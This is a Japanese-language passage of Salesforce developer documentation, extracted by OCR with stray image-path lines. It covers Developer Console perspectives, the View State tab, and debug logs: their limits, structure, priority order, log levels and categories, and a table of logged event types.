
- **Debug (デバッグ)**: コードデバッグ用に設計されたパースペクティブで、[Execution Log (実行ログ)]、[Source (ソース)]、および [Variables (変数)] パネルが含まれます。



- **Log Only (ログのみ)**: ログ実行を表示するための汎用的なパースペクティブで、[Execution Log (実行ログ)] パネルのみが含まれます。



- **Analysis (分析)**: ログ分析用に設計されたパースペクティブで、[Stack Tree (スタックツリー)]、[Execution Stack (実行スタック)]、[Execution Log (実行ログ)]、および [Execution Overview (実行概要)] パネルが含まれます。




タスクをすばやく簡単に完了できるパースペクティブを使用します。開発者にはそれぞれのやり方がありますので、事前定義されたパースペクティブがニーズに合わない場合は、独自のパースペクティブを簡単に作成できます。詳細は、「ログインスペクタのカスタムパースペクティブの作成」を参照してください。

関連トピック:

- ログインスペクタ
- ログインスペクタのカスタムパースペクティブの作成

[View State (ビューステート)] タブ

開発者コンソールの **[View State (表示状態)]** タブでは、Visualforce ページ要求のビューステートを調べることができます。



開発者コンソールの [View State (ビューステート)] タブは、フォルダノードをダブルクリックしても利用状況円グラフウィンドウが開かない点を除き、Visualforce 開発モードフッターの [View State (ビューステート)] タブと同じように機能します。詳細は、『*Visualforce 開発者ガイド*』の「[View State (ビューステート)] タブについて」を参照してください。

[View State (ビューステート)] タブの有効化

[View State (ビューステート)] タブを有効にする手順は、次のとおりです。

1. **[個人設定]** から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、**[高度なユーザの詳細]** を選択します。結果がありませんか? ［クイック検索］ボックスに「*個人情報*」と入力し、**[個人情報]** を選択します。
2. **[編集]** をクリックします。
3. ［開発モード］チェックボックスがオフの場合は、オンにします。
4. ［開発モードでビューステートを表示］チェックボックスをオンにします。
5. **[保存]** をクリックします。

メモ: ビューステートはフォームデータにリンクしているため、[View State (ビューステート)] タブは、ページに `<apex:form>` タグが含まれる場合にのみ表示されます。また、[View State (ビューステート)] タブは、カスタムコントローラまたはコントローラ拡張を使用するページにのみ表示されます。

デバッグログ

デバッグログの使用

ユーザ権限	
開発者コンソールを使用する	「すべてのデータの参照」
Apex を匿名実行する	「Apex 開発」
[クエリ]タブで、コード検索を使用して、SOQL または SOSL を実行する	「API の有効化」
Apex クラスとトリガへの変更を保存する	「Apex 開発」
Visualforce ページおよびコンポーネントへの変更を保存する	「アプリケーションのカスタマイズ」
Lightning リソースへの変更を保存する	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

Salesforce ユーザインターフェース、メールサービス、および承認は、**Database.com Edition** では利用できません。

デバッグログには、データベースの操作、システムプロセス、トランザクションの実行時または単体テストの実行中に発生したエラーを記録できます。デバッグログには、次の情報を記載できます。

- データベースの変更
- HTTP コールアウト
- Apex エラー
- Apex によって使用されるリソース
- 次のような自動化されたワークフロー処理:
  - ワークフロールール
  - 割り当てルール
  - 承認プロセス
  - 入力規則

  メモ: デバッグログに、時間ベースのワークフローでトリガされたアクションからの情報は記載されません。

システムは、定義された検索条件に含まれるトランザクションが実行されるたびにデバッグログを生成します。

トランザクションは、以下を使用して生成できます。

- Salesforce ユーザインターフェース
- API
- `executeanonymous` コール
- Web サービス

- メールサービス

ユーザに設定された検索条件、開発者コンソールまたは API ヘッダーによって、デバッグログに含まれる内容を指定します。

メモ: デバッグログには、リードの取引開始によってトリガされたトランザクションは含まれません。たとえば、取引開始したリードがワークフロールールを起動したとします。デバッグログには、起動されたこのワークフロールールは表示されません。

次に、デバッグログの使用例を示します。

- カスタムアプリケーションを作成する開発者は、デバッグログを使用してアプリケーションの動作を検証できます。たとえば、コールアウトをチェックするデバッグログの条件を設定し、デバッグログでこれらのコールアウトの成功、および期間に関する情報を表示できます。
- 組織のシステム管理者は、デバッグログを使用してユーザから問題が報告されたときにトラブルシューティングできます。そのユーザのデバッグログを監視しながら、ユーザが関連するトランザクションをステップスルーし、その後デバッグログを使用してシステムの詳細を参照できます。

デバッグログの制限

デバッグログに関する制限は次のとおりです。

- 各デバッグログは最大 2 MB です。デバックログのサイズが 2 MB を超えると、`System.debug` ステートメントの始めの方のログの行など、古いログの行が削除されてサイズが縮小されます。ログの行は、デバッグログの最初からだけでなく、どの位置からでも削除できます。
- 各組織は最大 50 MB のデバッグログを保持できます。組織のデバッグログが 50 MB に達すると、最も古いデバッグログから上書きされます。

デバッグログの切り捨て

最も関連性のある情報を提供するために、デバッグログは一番古いログエントリから切り捨てられます。最も新しいログエントリは常に保持されます。デバッグログは、最大サイズの 2 MB に達すると、200 KB ずつ切り捨てられます。

次のイベントはデバッグログの処理に必要であり、削除できないログエントリに関連付けられています。

- `EXECUTION_STARTED`
- `EXECUTION_FINISHED`
- `CODE_UNIT_STARTED`
- `CODE_UNIT_FINISHED`
- `METHOD_ENTRY`
- `METHOD_EXIT`
- `CONSTRUCTOR_ENTRY`
- `CONSTRUCTOR_EXIT`
- `SOQL_EXECUTE_BEGIN`
- `SOQL_EXECUTE_END`
- `SOSL_EXECUTE_BEGIN`
- `SOSL_EXECUTE_END`

- CALLOUT_REQUEST
- CALLOUT_RESPONSE
- FATAL_ERROR

メモ: デバッグログの処理に必要なイベントのログエントリは切り捨てられず、常にデバッグログに含まれますが、これらのログエントリの開始行と終了行の間に表示されるその他のログ情報はログ切り捨ての対象として削除されます。

関連トピック:

デバッグログの詳細
デバッグログの検索

デバッグログの詳細

ユーザ権限	
開発者コンソールを使用する	「すべてのデータの参照」
Apex を匿名実行する	「Apex 開発」
[クエリ]タブで、コード検索を使用して、SOQL または SOSL を実行する	「API の有効化」
Apex クラスとトリガへの変更を保存する	「Apex 開発」
Visualforce ページおよびコンポーネントへの変更を保存する	「アプリケーションのカスタマイズ」
Lightning リソースへの変更を保存する	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

デバッグログには、ヘッダー、実行ユニット、コードユニット、ログの行、その他のログデータが含まれます。

デバッグログセクションの調査

デバッグログを生成した後、表示される情報の種類や量は、ユーザに設定した検索値によって異なります。ただし、デバッグログの形式は常に同じです。

デバッグログには、次のセクションがあります。

ヘッダー
ヘッダーには、次の情報が含まれます。

- トランザクションで使用される API のバージョン。
- ログの生成に使用されるログのカテゴリとレベル。例:

次に、ヘッダーの例を示します。

```
38.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

この例では、API バージョンは 38.0 で、次のデバッグログカテゴリおよびレベルが設定されています。

Apex コード	DEBUG
Apex プロファイリング	INFO
コールアウト	INFO
データベース	INFO
システム	DEBUG
入力規則	INFO
Visualforce	INFO
ワークフロー	INFO

実行ユニット
: 実行ユニットは、トランザクションと同じです。実行ユニットには、トランザクション内で発生したすべての情報が含まれています。`EXECUTION_STARTED` と `EXECUTION_FINISHED` の間が実行ユニットの範囲です。

コードユニット
: コードユニットは、トランザクション内の作業単位です。たとえば、`webService` メソッド、または入力規則であるトリガはコードの単位の 1 つです。

  メモ: クラスはコードの単位ではありません。

  `CODE_UNIT_STARTED` と `CODE_UNIT_FINISHED` の間が、コードの単位の範囲です。作業の単位に他の作業単位を組み込むことができます。次に例を示します。


```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```

  コードの単位には、次が含まれますが、これらには限定されません。

  - トリガ
  - ワークフローの呼び出しおよび時間ベースのワークフロー
  - 入力規則
  - 承認プロセス
  - Apex リードの変換

- `@future` メソッドの呼び出し
- Web サービスの呼び出し
- `executeAnonymous` コール
- Apex コントローラの Visualforce プロパティアクセス
- Apex コントローラの Visualforce アクション
- `execute` メソッドの各実行のほか、Apex `start` メソッドや `finish` メソッドの一括実行
- Apex `System.Schedule execute` メソッドの実行
- 受信メールの処理

ログの行
ログの行は、コードユニット内に含まれ、どのコードやルールが実行されたかを示します。ログの行は、デバッグログに書き込まれたメッセージである場合もあります。次に例を示します。



ログの行は、一連の項目で構成され、項目はパイプ (|) で区切られます。形式は次のとおりです。

- *タイムスタンプ*:イベント発生時の時刻と括弧で囲まれた値で構成されます。時刻はユーザのタイムゾーンで、形式は *HH:mm:ss.SSS* となります。括弧内の値は、要求が開始されてからの経過時間をナノ秒単位で表します。[Execution Log (実行ログ)] ビューを使用すると、経過時間の値は開発者コンソールで確認したログには含まれません。ただし、[Raw Log (未加工ログ)] ビューを使用すると、経過時間を確認できます。[Raw Log (未加工ログ)] ビューを開くには、開発者コンソールの [Logs (ログ)] タブからログの名前を右クリックし、**[Open Raw Log (未加工のログを開く)]** を選択します。
- *イベント識別子*: デバッグログエントリをトリガしたイベントを指定します (`SAVEPOINT_RESET` や `VALIDATION_RULE` など)。コードが実行されたメソッド名、または行番号と文字番号など、そのイベントで記録された詳細情報も含まれます。

その他のログデータ
さらに、ログには次の情報が含まれます。

- 累積リソース使用状況は、多くのコードユニットの末尾に記録されます。このようなコードユニットとして、トリガ、`executeAnonymous`、Apex のメッセージの一括処理、`@future` メソッド、Apex テストメソッド、Apex Web サービスメソッド、Apex リードの取引開始などがあります。
- 累積プロファイル情報はトランザクションの終わりに 1 回記録され、DML の呼び出し、コストのかかるクエリなどの情報が含まれます。「コストのかかる」クエリでは、多くのリソースが使用されます。

次に、デバッグログの例を示します。

```
37.0 APEX_CODE,FINEST;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;
    VALIDATION,INFO;VISUALFORCE,INFO;WORKFLOW,INFO
Execute Anonymous: System.debug('Hello World!');
```

```
16:06:58.18 (18043585)|USER_INFO|[EXTERNAL]|005D0000001bYPN|devuser@example.org|
    Pacific Standard Time|GMT-08:00
16:06:58.18 (18348659)|EXECUTION_STARTED
16:06:58.18 (18383790)|CODE_UNIT_STARTED|[EXTERNAL]|execute_anonymous_apex
16:06:58.18 (23822880)|HEAP_ALLOCATE|[72]|Bytes:3
16:06:58.18 (24271272)|HEAP_ALLOCATE|[77]|Bytes:152
16:06:58.18 (24691098)|HEAP_ALLOCATE|[342]|Bytes:408
16:06:58.18 (25306695)|HEAP_ALLOCATE|[355]|Bytes:408
16:06:58.18 (25787912)|HEAP_ALLOCATE|[467]|Bytes:48
16:06:58.18 (26415871)|HEAP_ALLOCATE|[139]|Bytes:6
16:06:58.18 (26979574)|HEAP_ALLOCATE|[EXTERNAL]|Bytes:1
16:06:58.18 (27384663)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27414067)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27458836)|HEAP_ALLOCATE|[1]|Bytes:12
16:06:58.18 (27612700)|HEAP_ALLOCATE|[50]|Bytes:5
16:06:58.18 (27768171)|HEAP_ALLOCATE|[56]|Bytes:5
16:06:58.18 (27877126)|HEAP_ALLOCATE|[64]|Bytes:7
16:06:58.18 (49244886)|USER_DEBUG|[1]|DEBUG|Hello World!
16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE
16:06:58.49 (49590539)|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE_END

16:06:58.18 (52417923)|CODE_UNIT_FINISHED|execute_anonymous_apex
16:06:58.18 (54114689)|EXECUTION_FINISHED
```

関連トピック:

- デバッグログレベル
- デバッグログの検索

デバッグログの優先順位

ログに記録されるイベントは、さまざまな要素に応じて決まります。これらの要素として、追跡フラグ、デフォルトのログレベル、APIヘッダー、ユーザベースのシステムログ有効化、エントリポイントによって設定されたログレベルなどがあります。

デバッグログレベルの優先順位は次のとおりです。

1. 追跡フラグによって、他のすべてのログ記録ロジックが上書きされます。開発者コンソールは読み込み時に追跡フラグを設定し、その追跡フラグは期限が切れるまで有効な状態が続きます。追跡フラグは、開発者コンソールまたは [設定] で、あるいは `TraceFlag` および `DebugLevel` Tooling API オブジェクトを使用して設定できます。

   メモ: クラスおよびトリガの追跡フラグを設定してもログの生成や保存は行われません。クラスおよびトリガの追跡フラグによって他のログレベル(ユーザ追跡フラグによって設定されたログレベルなど)が上書きされますが、ログが記録されることはありません。クラスまたはトリガが実行されたときにログ記録が有効であれば、実行時にログが生成されます。

2. 有効な追跡フラグがない場合、同期または非同期 Apex テストがデフォルトのログレベルで実行されます。デフォルトのログレベルは次のとおりです。

   DB
   INFO

   APEX_CODE
   DEBUG

   APEX_PROFILING
   INFO

   WORKFLOW
   INFO

   VALIDATION
   INFO

   CALLOUT
   INFO

   VISUALFORCE
   INFO

   SYSTEM
   DEBUG

3. 関連する追跡フラグが無効でテストが実行中ではない場合は、APIヘッダーでログレベルが設定されます。デバッグヘッダーなしで送信されたAPI要求では、別のログルールが有効な場合を除き、一時的なログ、つまり保存されないログが生成されます。
4. エントリポイントでログレベルが設定されている場合は、そのログレベルが使用されます。たとえば、Visualforce 要求には、ログレベルを設定するデバッグパラメータを含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

上記のいずれも該当しない場合、ログの生成と保持は行われません。

関連トピック:

- デバッグログの設定
- [Logs (ログ)] タブ
- デバッグログの詳細
- デバッグログレベル
- *Force.com Tooling API Developer's Guide*: TraceFlag
- *Apex 開発者ガイド*: DebuggingHeader

デバッグログレベル

ユーザ権限	
開発者コンソールを使用する	「すべてのデータの参照」
Apex を匿名実行する	「Apex 開発」
[クエリ]タブで、コード検索を使用して、SOQL または SOSL を実行する	「API の有効化」
Apex クラスとトリガへの変更を保存する	「Apex 開発」
Visualforce ページおよびコンポーネントへの変更を保存する	「アプリケーションのカスタマイズ」
Lightning リソースへの変更を保存する	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

デバッグログに含まれる情報のレベルを指定するには、追跡フラグとデバッグレベルを設定します。追跡フラグに割り当てられたデバッグレベルにより、さまざまなイベントに対してログに記録される情報の種類と量が制御されます。ログが記録されたら、デバッグログでデバッグイベントを調べます。

デバッグレベルは、`Database`、`Workflow`、`Validation` など、デバッグログカテゴリのログレベルのセットです。追跡フラグには、デバッグレベル、開始時刻、終了時刻、ログ種別が含まれます。ログ種別は `DEVELOPER_LOG`、`USER_DEBUG`、および `CLASS_TRACING` です。

開発者コンソール を開くと、`DEVELOPER_LOG` 追跡フラグが設定され、その活動がログに記録されます。`USER_DEBUG` 追跡フラグでは、個々のユーザの活動がログに記録されます。`CLASS_TRACING` 追跡フラグによって Apex クラスおよびトリガのログレベルが上書きされますが、ログが生成されることはありません。

開発者コンソールを使用またはデバッグログを監視している場合、ログに含まれる情報のレベルを指定できます。

ログカテゴリ
: Apex またはワークフロールールの情報など、ログに記録する情報の種類。

ログレベル
: ログに記録する情報量。

イベントの種別
: 記録するイベントを指定するログカテゴリおよびログレベルの組み合わせ。各イベントは、イベントが開始した行番号や文字番号、イベントに関連する項目、イベントの期間などの追加情報をログに記録できます。

デバッグログカテゴリ

各デバッグレベルには、次のログカテゴリごとにデバッグログレベルが含まれます。各カテゴリにログ記録される情報の量はログレベルによって異なります。

ログカテゴリ	説明
データベース	すべてのデータ操作言語 (DML) ステートメントあるいはインライン SOQL または SOSL クエリなど、データベースアクティビティに関する情報を記録します。
ワークフロー	ルール名や実行されるアクションなどのワークフロールール、フロー、プロセスの情報が含まれます。
入力規則	ルール名、規則が true または false のどちらに評価したのかなど、入力規則に関する情報を記録します。
コールアウト	サーバが外部 Web サービスから送受信している要求応答 XML を記録します。Force.com Web サービス API コールの使用に関連する問題をデバッグする場合や、Salesforce Connect の OData アダプタを使用した外部オブジェクトへのユーザアクセスをトラブルシューティングする場合に役立ちます。
`Apex` コード	Apex コードに関する情報が含まれます。DML ステートメントによって生成されたログメッセージ、インライン SOQL または SOSL クエリ、トリガの開始と完了、テストメソッドの開始と完了などの情報が含まれることもあります。
`Apex` プロファイリング	名前空間の制限、送信されるメール数などの累積プロファイリング情報が含まれます。
`Visualforce`	ビューステートの逐次化および並列化、Visualforce ページの数式項目の評価など、Visualforce のイベントに関する情報を記録します。
システム	`System.debug` メソッドなど、すべてのシステムメソッドへのコールに関する情報を記録します。

デバッグログレベル

各デバッグレベルには、ログカテゴリごとに次のいずれかのログレベルが含まれます。レベルは、低いものから順に並べてあります。特定のイベントはカテゴリおよびレベルの組み合わせに基づいてログ記録されます。多くのイベントの INFO レベルでのログ記録が開始されます。レベルは累積です。つまり、FINE を選択すると、ログには、DEBUG、INFO、WARN および ERROR レベルでログ記録されたすべてのイベントも含まれます。

メモ: すべてのレベルがすべてのカテゴリに使用できるわけではありません。1 つまたは複数のイベントに対応するレベルだけです。

- NONE
- ERROR
- WARN
- INFO
- DEBUG
- FINE
- FINER
- FINEST

重要: リリースを実行する前に、Apex コードログレベルが FINEST に設定されていないことを確認します。FINEST に設定されていると、リリースにかかる時間が予想よりも長くなる可能性があります。開発者コンソールが開いている場合、リリース中に作成されたログを含むすべてのログに開発者コンソールのログレベルが影響します。


デバッグイベントの種別

次は、デバッグログに記録される内容の例です。イベントは `USER_DEBUG` です。形式は *`timestamp`* | *イベント識別子* です。

- *タイムスタンプ*:イベント発生時の時刻と括弧で囲まれた値で構成されます。時刻はユーザのタイムゾーンで、形式は *`HH:mm:ss.SSS`* となります。括弧内の値は、要求が開始されてからの経過時間をナノ秒単位で表します。[Execution Log (実行ログ)] ビューを使用すると、経過時間の値は開発者コンソールで確認したログには含まれません。ただし、[Raw Log (未加工ログ)] ビューを使用すると、経過時間を確認できます。[Raw Log (未加工ログ)] ビューを開くには、開発者コンソールの [Logs (ログ)] タブからログの名前を右クリックし、**[Open Raw Log (未加工のログを開く)]** を選択します。
- *イベント識別子*: デバッグログエントリをトリガしたイベントを指定します (`SAVEPOINT_RESET` や `VALIDATION_RULE` など)。コードが実行されたメソッド名、または行番号と文字番号など、そのイベントで記録された詳細情報も含まれます。

次に、デバッグログ行の例を示します。

デバッグログの行の例



この例では、イベント識別子は次の内容で構成されます。

- **イベントの名前**:

```
USER_DEBUG
```

- **コードのイベントの行番号**:

```
[2]
```

- `System.Debug` **メソッドが設定されたログレベル**:

```
DEBUG
```

- `System.Debug` **メソッドのユーザ入力の文字列**:

```
Hello world!
```

このコードスニペットにより、次のようなログの行の例が生成されます。

デバッグログの行のコードスニペット

```
1  @isTest
2  private class TestHandleProductPriceChange {
3  static testMethod void testPriceChange() {
4  Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5  insert invoice;
6
```

次のログの行は、テストがコードの行 5 **に達した場合に記録されます。**

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

この例では、イベント識別子は次の内容で構成されます。

- **イベントの名前**:

```
DML_BEGIN
```

- **コードのイベントの行番号**:

```
[5]
```

- DML **操作種別**:`Insert`:

```
Op:Insert
```

- **オブジェクト名**:

```
Type:Invoice_Statement__c
```

- DML **操作に渡される行数**:

```
Rows:1
```

次の表は、記録されるイベントの種別の一覧です。この表では、イベントの種別ごとに、各イベントでどの項目やその他の情報が記録されるか、およびログレベルとカテゴリのどのような組み合わせによってイベントが記録されるかを示しています。

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
BULK_HEAP_ALLOCATE	割り当てられたバイト数	Apex コード	FINEST
CALLOUT_REQUEST	行番号、要求ヘッダー	コールアウト	INFO 以上
CALLOUT_REQUEST (Salesforce Connect の OData アダプタを使用した外部オブジェクトへのアクセス)	外部エンドポイントおよびメソッド	コールアウト	INFO 以上
CALLOUT_RESPONSE	行番号、レスポンスボディ	コールアウト	INFO 以上
CALLOUT_RESPONSE (Salesforce Connect の OData アダプタを使用した外部オブジェクトへのアクセス)	状況および状況コード	コールアウト	INFO 以上
CODE_UNIT_FINISHED	なし	Apex コード	ERROR 以上
CODE_UNIT_STARTED	`MyTrigger on Account trigger event BeforeInsert for [new]` などの、行番号およびコードユニット名	Apex コード	ERROR 以上
CONSTRUCTOR_ENTRY	行番号、Apex クラス ID、文字列 `<init>()` (パラメータがある場合は括弧内にパラメータの種別)	Apex コード	FINE 以上
CONSTRUCTOR_EXIT	行番号および文字列 `<init>()` (パラメータがある場合は括弧内にパラメータの種別)	Apex コード	FINE 以上
CUMULATIVE_LIMIT_USAGE	なし	Apex プロファイリング	INFO 以上
CUMULATIVE_LIMIT_USAGE_END	なし	Apex プロファイリング	INFO 以上
CUMULATIVE_PROFILING	なし	Apex プロファイリング	FINE 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
CUMULATIVE_PROFILING_BEGIN	なし	Apex プロファイリング	FINE 以上
CUMULATIVE_PROFILING_END	なし	Apex プロファイリング	FINE 以上
DML_BEGIN	行番号、操作 (Insert、Update など)、レコード名またはレコードタイプ、DML 操作に渡される行数	DB	INFO 以上
DML_END	行番号	DB	INFO 以上
EMAIL_QUEUE	行番号	Apex コード	INFO 以上
ENTERING_MANAGED_PKG	パッケージ名前空間	Apex コード	INFO 以上
EXCEPTION_THROWN	行番号、例外種別、メッセージ	Apex コード	INFO 以上
EXECUTION_FINISHED	なし	Apex コード	ERROR 以上
EXECUTION_STARTED	なし	Apex コード	ERROR 以上
FATAL_ERROR	例外種別、メッセージ、スタック追跡	Apex コード	ERROR 以上
FLOW_ACTIONCALL_DETAIL	インタビュー ID、要素名、アクション種別、アクション Enum または ID、アクションコールが成功したかどうか、エラーメッセージ	ワークフロー	FINER 以上
FLOW_ASSIGNMENT_DETAIL	インタビュー ID、参照、演算子、値	ワークフロー	FINER 以上
FLOW_BULK_ELEMENT_BEGIN	インタビュー ID、要素の種類	ワークフロー	FINE 以上
FLOW_BULK_ELEMENT_DETAIL	インタビュー ID、要素の種類、要素名、レコードの数、実行時間	ワークフロー	FINER 以上
FLOW_BULK_ELEMENT_END	インタビュー ID、要素の種類、要素名、レコードの数	ワークフロー	FINE 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
FLOW_CREATE_INTERVIEW_BEGIN	組織 ID、定義 ID、バージョン ID	ワークフロー	INFO 以上
FLOW_CREATE_INTERVIEW_END	インタビュー ID、フロー名	ワークフロー	INFO 以上
FLOW_CREATE_INTERVIEW_ERROR	メッセージ、組織 ID、定義 ID、バージョン ID	ワークフロー	ERROR 以上
FLOW_ELEMENT_BEGIN	インタビュー ID、要素の種類、要素名	ワークフロー	FINE 以上
FLOW_ELEMENT_DEFERRED	要素の種類および要素名	ワークフロー	FINE 以上
FLOW_ELEMENT_END	インタビュー ID、要素の種類、要素名	ワークフロー	FINE 以上
FLOW_ELEMENT_ERROR	メッセージ、要素の種類、要素名(フロー実行時例外)	ワークフロー	ERROR 以上
FLOW_ELEMENT_ERROR	メッセージ、要素の種類、要素名(スパーク該当なし)	ワークフロー	ERROR 以上
FLOW_ELEMENT_ERROR	メッセージ、要素の種類、要素名(デザイナ例外)	ワークフロー	ERROR 以上
FLOW_ELEMENT_ERROR	メッセージ、要素の種類、要素名(デザイナ制限数超過)	ワークフロー	ERROR 以上
FLOW_ELEMENT_ERROR	メッセージ、要素の種類、要素名(デザイナ実行時例外)	ワークフロー	ERROR 以上
FLOW_ELEMENT_FAULT	メッセージ、要素の種類、要素名(障害パスの取得)	ワークフロー	WARNING 以上
FLOW_INTERVIEW_PAUSED	インタビュー ID、フロー名、ユーザが一時停止した理由	ワークフロー	INFO 以上
FLOW_INTERVIEW_RESUMED	インタビュー ID、フロー名	ワークフロー	INFO 以上
FLOW_LOOP_DETAIL	インタビュー ID、インデックス、値 インデックスは、ループが機能する項目のコレクション変数の位置です。	ワークフロー	FINER 以上
FLOW_RULE_DETAIL	インタビュー ID、ルール名、結果	ワークフロー	FINER 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
FLOW_START_INTERVIEW_BEGIN	インタビュー ID、フロー名	ワークフロー	INFO 以上
FLOW_START_INTERVIEW_END	インタビュー ID、フロー名	ワークフロー	INFO 以上
FLOW_START_INTERVIEWS_BEGIN	要求	ワークフロー	INFO 以上
FLOW_START_INTERVIEWS_END	要求	ワークフロー	INFO 以上
FLOW_START_INTERVIEWS_ERROR	メッセージ、インタビュー ID、フロー名	ワークフロー	ERROR 以上
FLOW_SUBFLOW_DETAIL	インタビュー ID、名前、定義 ID、バージョン ID	ワークフロー	FINER 以上
FLOW_VALUE_ASSIGNMENT	インタビュー ID、キー、値	ワークフロー	FINER 以上
FLOW_WAIT_EVENT_RESUMING_DETAIL	インタビュー ID、要素名、イベント名、イベント種別	ワークフロー	FINER 以上
FLOW_WAIT_EVENT_WAITING_DETAIL	インタビュー ID、要素名、イベント名、イベント種別、条件が満たされたかどうか	ワークフロー	FINER 以上
